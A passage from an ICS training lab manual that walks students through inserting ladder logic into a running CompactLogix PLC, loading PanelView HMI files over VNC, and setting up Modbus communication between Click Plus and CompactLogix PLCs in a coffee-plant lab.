Import Configuration dialog window, and you will accept the defaults by selecting "**OK**"



6. When you import logic into a running program you have an opportunity to insert the logic without the PLC executing the ladder code. In our case, we want the PLC to insert, accept and run the ladder logic we are inserting. Select "`Finalize All Edits In Program`" to let the PLC run the logic we are inserting and click "`OK`".



7. Once all the rungs are inserted, you will see the new ladder logic code is being executed after being inserted. We will test this logic in future labs.




Task 4 -- Load project into PanelView

The PanelView Plus 7 is the HMI found on the pod controller. You will not have enough time to design screens for the PanelView, but we want to make you aware of how to interact with the Panelview to load compiled project files. The PanelView's compiled file is known as ".mer" files. In this lab you will use VNC Viewer to connect to the PanelView and load .mer files.


Please note, we will have student 1 load and run one .mer file. Once student 1 is completed with the exercise, we will have student 2 load another .mer file.

> **Note**
>
> If you are not sharing the pod with another student, LOAD STUDENT 2 .mer file last as it contains student 1 and student 2 content.


1. VNC Viewer is loaded on your virtual machine so launch this program by searching in Windows and launch the VNC Viewer application




2. Enter your PanelView IP Address. It will be 172.16.[your pod #].3. In the example below, we are connecting to Pod #1




3. The VNC Viewer connection is not encrypted, and this dialog reminds us of this fact. Select "`Continue`".




4. On the Student Pod, PanelView screen, click the "`Pod[your pod #] Exit`" button in the bottom left corner to enter the PanelView setup menu.




5. Select "`Load Application [F1]`" to load an application.




6. Student 1 will load the .mer file ending in -1. Student 1 will use the arrow keys or click the .mer file ending in "-1" and press "`Load [F2]`" to load the PanelView HMI file.




7. Select " **Yes** " to accept the new configuration




8. Once the -1.mer file is loaded, click " **Run** " application to view the screens




9. Once the file is loaded, you can explore to Open and Close the breakers and view the Click 1 communications to the CompactLogix PLC.



10. Once student 1 has completed the loading and running of the .mer file, student 2 will load their .mer file. To do this, use VNC Viewer to connect to the Panelview. Click "`Pod[your pod #] Exit`" button in the bottom left corner to enter the PanelView setup menu.




11. Choose the .mer file that ends in -2, which stands for student 2. Student 2 will use the arrow keys or click the .mer file ending in -2 and press "`Load [F2]`" to load the PanelView HMI file



12. Once the -2 .mer file is loaded, select "`Run Application`".

13. When you download student 2's .mer file, buttons for both Click 1 and Click 2 will be present on the bottom of screen in the menu area. Feel free to operate the breakers and explore the communications between the Click Plus PLC's and the Allen-Bradley CompactLogix PLC.



14. Close Logix Designer and the VNC Viewer to prepare for the next lab. You can save the Logix program if you wish but it is not necessary.

Questions

1. RSLinx is used to discover automation assets. What do you have to enable on a router to discover assets on a different VLAN?

   _____
   _____
   _____

2. What protocol is being used to communicate between the Allen-Bradley CompactLogix and the Click Plus PLC? Hint: the Click Plus PLC has been configured to communicate using port 502.

   _____
   _____
   _____

3. What protocol is being used to communicate between the PanelView and the CompactLogix?

   _____
   _____
   _____

Exercise Takeaways

Each PLC vendor will choose which ICS protocols they will support natively and leverage 3rd parties for communication bridges to bring non-natively supported protocols into their systems. We saw where setting up the communication layer first allows all the other applications like the PLC design tools and the HMI package to discover the tags within the PLC.

We also learned that PLC vendors have focused on allowing changes to a running program through online edits and even merging entire snippets of code while the PLC is running. This is different than most complied software environments where the

entire program is compiled and replaced whereas, a PLC allows editing, adding or removing only the code that is changed. This allows the PLC to continue controlling the process even during program changes.

Lab 1.7 -- Connect Student Kits to the Shared Pod

Background

Total Lab Time: 20 minutes

Objectives

- Investigate and understand the register layout behind the CompactLogix Modbus Master logic
- Verify heartbeat registers in order to verify communications
- Enter coffee plant requests via the Click Plus PLC and C-more Micro HMI and verify the Pod CompactLogix line PLC is fulfilling the Click Plus PLC request to fill, mix, grind or package the coffee order


Task 1 -- Investigate and understand Modbus Master register layout

The CompactLogix PLC has been programmed as a Modbus master and will poll Modbus slaves like the Click Plus PLC. While we will not investigate the Modbus master ladder logic, we will dive into the configuration and interface registers.

1. To prepare the CompactLogix for this lab, choose between you and your partner who will download the CompactLogix as it's not necessary for you both to download the same program. Open the `Lab Files -> Lab1.7 -> Allen-Bradley` folder and oepn your respective Pod Lab 1.7 file for the CompactLogix.

   > **Note**
   >
   > If asked, you can ignore the Adobe Warning

2. To download the file, double click your Pod's .ACD file and the Logix Designer will open the file. You can download the file by selecting "`Communications`" at the top menu bar and then selecting "`Download`".
3. Once you are done downloading, you will be prompted to change the controller back to "`Remote Run`" mode. Click "`Yes`" to return the PLC back to Remote Run mode.




4. Each student will download your Click Plus PLC with a completed Click Plus PLC program. Download your Click Plus PLC with the appropriate program found in the `Lab Files\Lab 1.7\Click` folder.

   If you are:

   - Assigned to Pod 1, 2, 3 or 13 in the Raw Ingredients area you will open Click sAB Modbus Lab01.7 Pod1-2-3-13.ckp
   - Assigned to Pod 4, 5, 6, 7, 8, 9, 14 or 15 in the Mixing or Grinding areas you will open Click sAB Modbus Lab01.7 Pod4-5-6-7-8-9-14-15.ckp
   - Assigned to Pod 10, 11,12 in the Packaging areas you will open Click sAB Modbus Lab01.7 Pod10-11-12.ckp

5. In the Click Plus software, download your Click Plus PLC project by selecting the "`Home`" menu item then selecting "`Write Project`".

